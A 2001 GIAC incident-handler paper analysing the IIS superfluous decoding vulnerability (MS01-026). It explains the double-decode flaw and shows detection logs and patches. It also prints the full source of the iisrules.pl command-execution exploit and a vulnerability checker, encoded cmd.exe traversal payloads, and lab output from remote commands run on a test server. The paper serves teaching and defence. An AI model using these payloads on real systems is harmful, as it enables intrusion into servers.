Global Information Assurance Certification Paper

GIAC Certified Incident Handler - Practical

- Option 2 – Microsoft IIS Superfluous Decoding Vulnerability
- Version 1.5c: May 22, 2001

Kevin Orkin, GCIA

Table of Contents:

[redacted]

It seems as if Microsoft has been plagued this year by IIS problems (among other ones). While attending Sans 2001 in Baltimore a brand new vulnerability was released (MS01-026) only to be 2ndary to an advisory issued earlier this same month for another IIS exploit (MS01-023). Many of these IIS exploits are no laughing matter, they can often time lead to a full system compromise and with many large companies still relying on Microsoft technology to provide the backbone to their infrastructure this is a very serious situation.

This paper goes into detail the most recent exploit (MS01-026) the Superfluous Decoding vulnerability which allows for command execution.

[redacted]

Name:
MS IIS/PWS Escaped Characters Decoding Command Execution Vulnerability

Variants:
execiis.c
iisex.c
iis_cgi_decode_hole.pl
iis_escape_test.sh
iisrules
and numerous others

This is a web based Unicode exploit against an IIS server which takes advantage of a programming flaw in IIS. While there are numerous exploits that are Unicode based, there are no others that take advantage of this exact problem. There are, however, various c programs out there which provide for a command line interface to pass these HTTP requests easily.

Operating Systems Impacted:

Microsoft IIS 5.0
- Microsoft Windows 2000 SP2
- Microsoft Windows 2000 SP1
- Microsoft Windows 2000

Microsoft IIS 4.0
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP4
- Microsoft Windows NT 4.0 SP3
- Microsoft Windows NT 4.0 SP2
- Microsoft Windows NT 4.0 SP1
- Microsoft Windows NT 4.0
- Microsoft BackOffice 4.5
- Microsoft BackOffice 4.0

Microsoft IIS 3.0
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP4
- Microsoft Windows NT 4.0 SP3
- Microsoft Windows NT 4.0 SP2
- Microsoft Windows NT 4.0 SP1
- Microsoft Windows NT 4.0
- Microsoft BackOffice 4.5
- Microsoft BackOffice 4.0

Microsoft Personal Web Server 3.0
- Microsoft Windows 98
- Microsoft Windows 95
- Microsoft NT Options Pack for NT 4.0

Microsoft Personal Web Server 1.0
- Microsoft Windows 95

Protocols/Services Affected:

This exploit is functional through the HTTP service running on Microsoft IIS. Microsoft IIS by default operates off of TCP/IP typically on ports 80 (non secure) & 443 (secure).

[redacted]

There is a flaw in the way that Microsoft IIS treats CGI filename requests. Due to this flaw it is possible for an attacker to execute arbitrary commands which could result in a system compromise.

The following is a typical IIS CGI handling process:

1. IIS receives a CGI request and begins to perform 2 checking actions.
2. IIS decodes the filename to determine the file type (exe, txt, pl, etc..) and if the file exists.
3. Once this decode process is complete, it does various security checks.
4. Once the security checks are finished IIS continues its decode process to decode the CGI parameters.
5. CGI parameters are passed to the program and the CGI is executed.

The problem with this is between steps 3 and 4. At step 4 IIS only decodes the CGI parameters, yet the filename is decoded twice. If a file name is submitted this procedure will decode the malformed request and possibly allow the execution of various commands. (dir, del, etc..)

[redacted]

This exploit targets a bug in IIS and not a problem in the TCP/IP protocol. The exploit uses standard HTTP GET requests with malformed headers to exploit the target machine.

During a normal HTTP request the client will communicate to the web server (typically on port 80) using standard HTTP GET requests. From the GET request the HTTP server will send back HTML content to which the client's browser will typically interpret. Communicating to a web server via a browser is not the only way communication can be done. An attacker can send HTTP commands via a telnet session or via a perl tcp/ip call for instance to get information or see the replies in clear text.

[redacted]

There are various "easy to use" C and perl programs available which simply take the command line input as the command that you are trying to execute and then simply passes it to the target web server in a HTTP Get request formatted to take advantage of this bug. Some of the exploits are known as:

execiis.c

iisex.c
iis_cgi_decode_hole.pl
iis_escape_test.sh
iisrules

All of these files are found at securityfocus, specifically:
http://www.securityfocus.com/data/vulnerabilities/exploits/execiis.c
http://www.securityfocus.com/data/vulnerabilities/exploits/iisex.c
http://www.securityfocus.com/data/vulnerabilities/exploits/IIS_CGI_decode_hole.pl
http://www.securityfocus.com/data/vulnerabilities/exploits/IIS_escape_test.sh
http://www.securityfocus.com/data/vulnerabilities/exploits/iisrules.tgz

The variants are all similar in design. All of them are making a TCP/IP connection on a port (typically 80) and sending HTTP requests with various Unicode based parameters in the CGI parameters field. Some merely test to see if the server is vulnerable, others are command line based scripts which will pass filenames and options in the HTTP request as if they were mimicking a shell.

[redacted]

When IIS receives a request to execute a CGI program it will decode the request twice. The first decode will decode the filename to check and see if the program requested is an executable. After passing the first check, IIS will run another decode process to pass the CGI parameters to the program. Unfortunately, a bug in this decode process (which is only supposed to decode the CGI parameters) decodes both the parameters and the CGI filename. So in essence the CGI filename is decoded twice instead of only once. The security check that is done during the first decode is intended to ensure a program outside the intended CGI location is not executed. When a malformed HTTP request is made with a CGI filename in the request (in the form of a CGI parameter) IIS will execute that filename with the CGI parameters.


An example of this encoding process is found on NSFocus's homepage (http://www.nsfocusw.com/english/homepage/sa01-02.htm)

> A character '\' will be encoded to "%5c". And the corresponding
> code of these 3 characters is:
> '%' = %25
> '5' = %35
> 'c' = %63
>
> Encode this 3 characters for another time, we can get many results such as:
> %255c
> %%35c
> %%35%63
> %25%35%63


So in this example, a "..\" is converted to "..%255c" and "..%255c" is converted to "..%%35c". After the first IIS decode it is converted back to "..%255c" after the 2nd IIS decode it is converted back to "..%5c" which translates to "..\" which would allow an attacker to go to the directory just above that of the web server's http directory to execute programs.

The exploits I tested request cmd.exe (the command interpreter) which typically resides in the winnt/system32 directory on a Windows NT based machine. One such exploit (IISRules) will request "/scripts/.%252e/.%252e/winnt/system32/cmd.exe?/" which will go back 2 directories and then forward into the winnt/system32 directory and execute cmd.exe. Upon execution it passes whatever commands the attacker wants to execute in the form of CGI parameters – for instance, "/scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir" will return a directory listing on the server. The cmd.exe file is the command interpreter, executing it and passing CGI parameters with commands such as "dir" "del" will cause programs to be executed on the server.

Step 1:



Step 2



The exploit is quite simple to use. Using the perl script IISRules by A. Ramos you can see the following output:

```
[root@translucent korkin]# perl iisrules.pl 192.168.0.6 dir
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 24 May 2001 16:54:28 GMT
Content-Type: application/octet-stream
Volume in drive C is Lion
Volume Serial Number is 20F0-DA95

 Directory of c:\inetpub\scripts

06/06/2000  02:15p      <DIR>          .
06/06/2000  02:15p      <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   1,684,930,560 bytes free
```

Here you can see running the iisrules.pl script against the server with the command “dir” returns the directory listing of c:\inetpubs\scripts (where the script was executed from). If we were to load up iisrulessh.pl it makes sending commands almost as easy as sitting at the computer. IISRulessh gives you a shell like prompt which simply translates your commands into the HTTP requests.

```
[root@translucent korkin]# perl iisrulessh.pl 192.168.0.6
issrules.sh> dir
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 24 May 2001 16:56:46 GMT
Content-Type: application/octet-stream
Volume in drive C is Lion
Volume Serial Number is 20F0-DA95

 Directory of c:\inetpub\scripts

06/06/2000  02:15p      <DIR>          .
06/06/2000  02:15p      <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   1,684,930,560 bytes free
issrules.sh> dir ..\..
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 24 May 2001 16:56:49 GMT
Content-Type: application/octet-stream
Volume in drive C is Lion
```

```
Volume Serial Number is 20F0-DA95

 Directory of c:\

06/06/2000  02:26p     <DIR>         Documents and Settings
04/24/2001  09:10a     <DIR>         download
05/01/2001  11:01a     <DIR>         Inetpub
06/09/2000  12:14p     <DIR>         jdk1.2.2
06/09/2000  12:19p     <DIR>         jswdk-1.0.1
04/27/2001  09:22a     <DIR>         My Documents
07/11/2000  01:44p     <DIR>         orant
11/02/2000  02:48p            13,030 PDOXUSRS.NET
05/14/2001  08:08a     <DIR>         Program Files
05/01/2001  04:15p               600 PUTTY.RND
05/15/2001  04:31p             9,157 sqlnet.log
05/16/2001  04:59p     <DIR>         Temp
05/14/2001  08:08a     <DIR>         WINNT
05/16/2001  05:00p            58,888 winzip.log
               4 File(s)         81,675 bytes
              10 Dir(s)   1,684,930,560 bytes free
issrules.sh>
```

From here we could easily execute other commands than dir. The type command will pull back the contents of text files, for instance:

```
issrules.sh> type c:\winzip.log
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/5.0
Date: Thu, 24 May 2001 16:58:34 GMT
Content-Length: 1024
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a complete set of HTTP headers.  The headers it did return are:<p><p><pre>cl:
"S:\recruiters\jive_1_2_1.zip"
Extracting to "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\"
Use Path: no   Overlay Files: yes
Extracting to "C:\Temp\"
Use Path: yes   Overlay Files: no
Extracting to "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\"
Use Path: no   Overlay Files: yes
Extracting to "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\"
Use Path: no   Overlay Files: yes
Extracting to "C:\Temp\"
Use Path: yes   Overlay Files: no
Extracting to "C:\Temp\"
Use Path: yes   Overlay Files: no
Extracting to "C:\Temp\"
```

```
Use Path: yes   Overlay Files: no
Extracting to "C:\Temp\"
Use Path: yes   Overlay Files: no
Extracting to "C:\Temp\"
Use Path: yes   Overlay Files: no
Extracting to "C:\Temp\frutiger\"
Use Path: yes   Overlay Files: no
Extracting to "C:\Temp\frutiger\"
Use Path: yes   Overlay Files: no
Extractissrules.sh>
```

As you can see this can be a very serious problem if not patched. An attacker could easily delete system files, install back doors, and modify existing files on the victim's machine.

A attacker would typically first have to scan systems to find vulnerable IIS servers. There are many methods to doing this, a common one is via an nmap with OS fingerprinting. A command such as "nmap –O –p 80 192.168.0.1-255" would scan the entire class C of 192.168.0.1 looking for web servers and producing an output with an OS guess appended to each entry. From this information, an attacker can easily see which servers were windows based and running HTTP servers. Seeing alerts of host scans, port scans, or OS fingerprinting (if your IDS can pick up on it) are all possible signs of an attack about to happen.

After the attacker picks a server to exploit, they can either run a script like decodecheck.pl (by Roelof <roelof@sensepost.com>) to check and see if the server is vulnerable, or they could run a program like IISRules to attempt to execute commands. The output of decodecheck.pl is below:

```
# perl decodecheck.pl 192.168.0.6:80
Testing 192.168.0.6:80 : ..Not safe:
 /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
.Not safe:
 /_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir
.....Vulnerable
#
```

It is not hard to detect the attack once it has occurred, as you can see in the web logs what a request looks like. Below is a excerpt from an apache web log showing an attempt at this exploit:

```
127.0.0.1 - - [23/May/2001:07:51:58 -0500] "GET /scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 337 "-" "-"
127.0.0.1 - - [23/May/2001:09:14:17 -0500] "GET /scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir+c:\wwwroot+ HTTP/1.0" 404 337 "
-" "-"
127.0.0.1 - - [23/May/2001:09:14:19 -0500] "GET /scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+exit+ HTTP/1.0" 404 337 "-" "-"
```

Apache is obviously not vulnerable to this attack, but if you were to see this in the log you could infer that an attacker was trying web servers for this vulnerability without checking to see what kind of web server was running either because they were in a hurry or they were inexperienced. Below is the log file from a server which was vulnerable to this attack. Unfortunately due to the way IIS installs (on NT) logging by default is not turned on to the best of it's ability. This log entry is from an IIS web server which has all logging functions turned on.

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-05-24 20:34:24
#SubComponent: Process Accounting
#Fields: date time s-event s-process-type s-user-time s-kernel-time s-page-faults s-total-procs s-active-procs s-stopped-procs
2001-05-24 20:34:24 Reset-Interval-Start All 00.000% 00.000% 0 0 0 0
2001-05-24 20:34:24 Logging-Interval-Start All 00.000% 00.000% 0 0 0 0
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-05-24 20:34:58
#Fields: date time c-ip cs-username s-sitename s-computername s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status sc-win32-status sc-bytes cs-bytes time-taken cs-version cs-host cs(User-Agent) cs(Cookie) cs(Referer)
2001-05-24 20:34:58 159.98.137.92 - W3SVC1 TEPIN 192.168.0.6 80 GET /scripts/.%2e/.%2e/winnt/system32/cmd.exe /c+dir+ 200 0 411 68 63 HTTP/1.0 - - - -
2001-05-24 20:35:45 159.98.137.92 - W3SVC1 TEPIN 192.168.0.6 80 GET /scripts/.%2e/.%2e/winnt/system32/cmd.exe /c+dir+c:\+ 200 0 2472 72 62 HTTP/1.0 - - - -
```

As you can see the log format is similar to that of apache's, and the HTTP get requests are nearly identical.

[redacted]

1. Don't run a web server on Windows (use apache)
2. Patch windows:

Microsoft has released the following patches for this problem:

Microsoft IIS 5.0:

Microsoft patch Q293826_W2K_SP3_x86_en
http://download.microsoft.com/download/win2000platform/Patch/q293826/NT5/EN-US/Q293826_W2K_SP3_x86_en.EXE

Microsoft IIS 4.0:

Microsoft patch Q295534i
http://download.microsoft.com/download/winntsp/Patch/q293826/NT4/EN-US/Q295534i.exe

Source code/Pseudo Code:

The source code for iisrules.pl is contained below, as you can see it only requires 27 lines of code for this exploit.

```
#!/usr/bin/perl
# A. Ramos (aka dAb)
#

use IO::Socket;

unless ($ARGV[0]) { print "$0 <server> <command> [get]\n"; exit(1); }

$server=$ARGV[0];
$command=$ARGV[1];
$command =~ s/\s/\+/g;
#$command =~ s/(\W)/sprintf("%%%x", ord($1))/eg;

$ARGV[2]="GET /scripts/.%252e/.%252e/winnt/system32/cmd.exe?/c+" unless $ARGV[2];

        $socket = IO::Socket::INET->new(PeerAddr => $server,
                                        PeerPort => 80,
                                        Proto    => "tcp",
                                        Type     => SOCK_STREAM)
                or die "can't connect to: $server : $@\n";

  print $socket $ARGV[2].$command." HTTP/1.0\n\n\n\n";

        while(<$socket>) {
        print;
        }
        close($socket);
```

The source code for Decodecheck.pl is contained below:

```
#!/usr/bin/perl
# Very simple PERL script to test an IIS server for "decode" vulnerability.
# Use port number with SSLproxy for testing SSL sites
# Usage: decodecheck IP:port
#
# Roelof Temmingh 2001/05/15
# roelof@sensepost.com http://www.sensepost.com
#
# Found by NSFOCUS Security Team 2001.05.15
# The bulletin is live at :
# http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
# Patches are available at:
# Microsoft IIS 4.0:
# http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29787
# Microsoft IIS 5.0:
# http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29764
```

```
$|=1;
@unis=(
"/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir",
"/scripts/..%255c../winnt/system32/cmd.exe?/c+dir ",
"/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir",
"/iisadmpwd/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir",
"/cgi-bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir",
"/samples/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir",
"/_vti_cnf/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir",
"/adsamples/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir");

use Socket;
# --------------init
if ($#ARGV<0) {die "Usage: decodecheck IP:port\n";}
($host,$port)=split(/:/,@ARGV[0]);
print "Testing $host:$port : ";
$target = inet_aton($host);
$flag=0;

foreach $uni (@unis){
 print ".";
 my @results=sendraw("GET $uni HTTP/1.0\r\n\r\n");
 foreach $line (@results){
  if ($line =~ /Directory/) {print "Not safe:\n $uni\n"; $flag=1;}
 }
}

# ---------------result
if ($flag==1){print "Vulnerable\n";}
else {print "Safe\n";}
# ------------ Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
# Spidermark: sensepostdata decodecheck
```

Microsoft.com released the following advisory for this problem. (found at http://www.microsoft.com/technet/security/bulletin/MS01-026.asp)

Microsoft Security Bulletin MS01-026
Superfluous Decoding Operation Could Allow Command Execution via IIS
Originally posted: *May 14, 2001*
Summary

Who should read this bulletin: System administrators using Microsoft® Internet Information Server 4.0 or Internet Information Services 5.0

Impact of vulnerability: Three vulnerabilities: Code execution; denial of service, information disclosure.

Recommendation: System administrators should apply the patch to all machines running IIS 4.0 or 5.0 immediately.

Affected Software:

- Microsoft Internet Information Server 4.0
- Microsoft Internet Information Services 5.0

Technical details

Technical description:

This patch is a cumulative patch that includes the functionality of all security patches released to date for IIS 5.0, and all patches released for IIS 4.0 since Windows NT® 4.0 Service Pack 5. A complete listing of the patches superseded by this patch is provided below, in the section titled "Additional information about this patch". Before applying the patch, system administrators should take note of the caveats discussed in the same section.

The patch also eliminates three newly discovered vulnerabilities:

- A vulnerability that could enable an attacker to run operating system commands on an affected server. When IIS receives a user request to run a script or other server-side program, it performs a decoding pass to render the request in a canonical form, then performs security checks on the decoded request. A vulnerability results because a second, superfluous decoding pass is performed after the security checks are completed. If an attacker submitted a specially constructed request, it could be possible for the request to pass the security checks, but then be mapped via the second decoding pass into one that should have been blocked -- specifically, it could enable the request to execute operating system commands or programs outside the virtual folder structure. These would be executed in the security context of the IUSR_machinename account which, by virtue of its membership in the Everyone group, would grant the attacker capabilities similar to those of a non-administrative user interactively logged on at the console.
- A vulnerability that could enable denial of service attacks against the FTP service. A function that processes wildcard sequences in FTP commands doesn't always allocate sufficient memory when performing pattern matching. Under unusual circumstances, it could be possible for an attacker to levy an FTP command containing a wildcard sequence that, when expanded, would overrun the allocated memory and cause an access violation. This would cause the IIS service (which provides both the web and FTP functionality) to fail. As a result, all web or FTP sessions in progress at the time would be severed, and no new sessions could be established until the IIS service was restarted. In IIS 5.0, the service would restart automatically. In IIS 4.0, operator intervention would be required to restart the service.
- A vulnerability that could make it easier for an attacker to find Guest accounts that had been inadvertently exposed via FTP. By design, if a user wishes to log onto an FTP server using a domain user account, rather than a local one, he should be required to precede it with the name of the domain. However, if an attacker preceded an account name with a particular set of characters, the FTP service would search the domain, and all trusted domains, for the user account. The account would need to be enabled, and the attacker would still need to know the correct password in order to log into the account. For all practical purposes, this would limit the attacker to attacking the Guest account, as it is the only account with both a well-known account name and a well-known default password.

The patch also corrects errors in three previous patches:

- The patch originally provided in Microsoft Security Bulletin MS00-060 successfully eliminated the vulnerability at issue there, but created an opportunity to cause the server to expend an inordinate amount of time processing a particular type of invalid request.

- The patches originally provided in Microsoft Security Bulletins MS01-014 and MS01-016 (which superseded MS01-014) successfully eliminated the vulnerabilities at issue there, but created a potential denial of service condition via a memory leak.

Mitigating factors:

IIS vulnerability:

- The vulnerability does not provide a way for the attacker to learn the folder structure on the server. As a result, if the operating system were installed on a separate drive from the web root or in non-standard folders, it could prevent an attacker from locating programs of interest.

- The vulnerability does not provide administrative access to the server. If the recommendations in the IIS 4.0 and IIS 5.0 security checklists have been followed, sensitive programs will have been moved to folders that can only be accessed by the Administrator, and non-administrative access to server resources will be have been severely restricted.

FTP denial of service vulnerability:

- The attacker would require the ability to start an FTP session in order to exploit the vulnerability.

FTP user account vulnerability:

- The vulnerability could only be exploited if the FTP server was a domain member. However, this is usually not appropriate for Internet-connected FTP servers.

- The vulnerability could only be exploited if the Guest account on the local machine was disabled, but the Guest account on a trusted domain was enabled. By default, the Guest account is disabled in both Windows NT 4.0 and Windows 2000.

Vulnerability identifiers:

- IIS vulnerability: CAN-2001-0333

- FTP denial of service vulnerability: CAN-2001-0334

- FTP user account vulnerability: CAN-2001-0335

- Denial of service vulnerability in MS00-060 patch: CAN-2001-0336

- Memory leak in MS01-014 and MS01-016 patches: CAN-2001-0337

Tested Versions:

Microsoft tested IIS 4.0 and IIS 5.0 to assess whether they are affected by these vulnerabilities. Previous versions are no longer supported and may or may not be affected by these vulnerabilities.

Microsoft.com. “Microsoft Security Bulletin MS01-026.“ May 14, 2001. URL: http://www.microsoft.com/technet/security/bulletin/MS01-026.asp.

(24 May 2001).

Mitre.org. “ “ May 16, 2001. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333. (24 May 2001)

Nsfocus.com “Microsoft IIS CGI Filename Decode Error Vulnerability.” May 15, 2001.
URL: http://www.nsfocus.com/english/homepage/sa01-02.htm. (24 May 2001)

Securityfocus.com. “MS IIS/PWS Escaped Characters Decoding Command Execution Vulnerability“ May 15, 2001.
URL: http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D2708. (24 May 2001).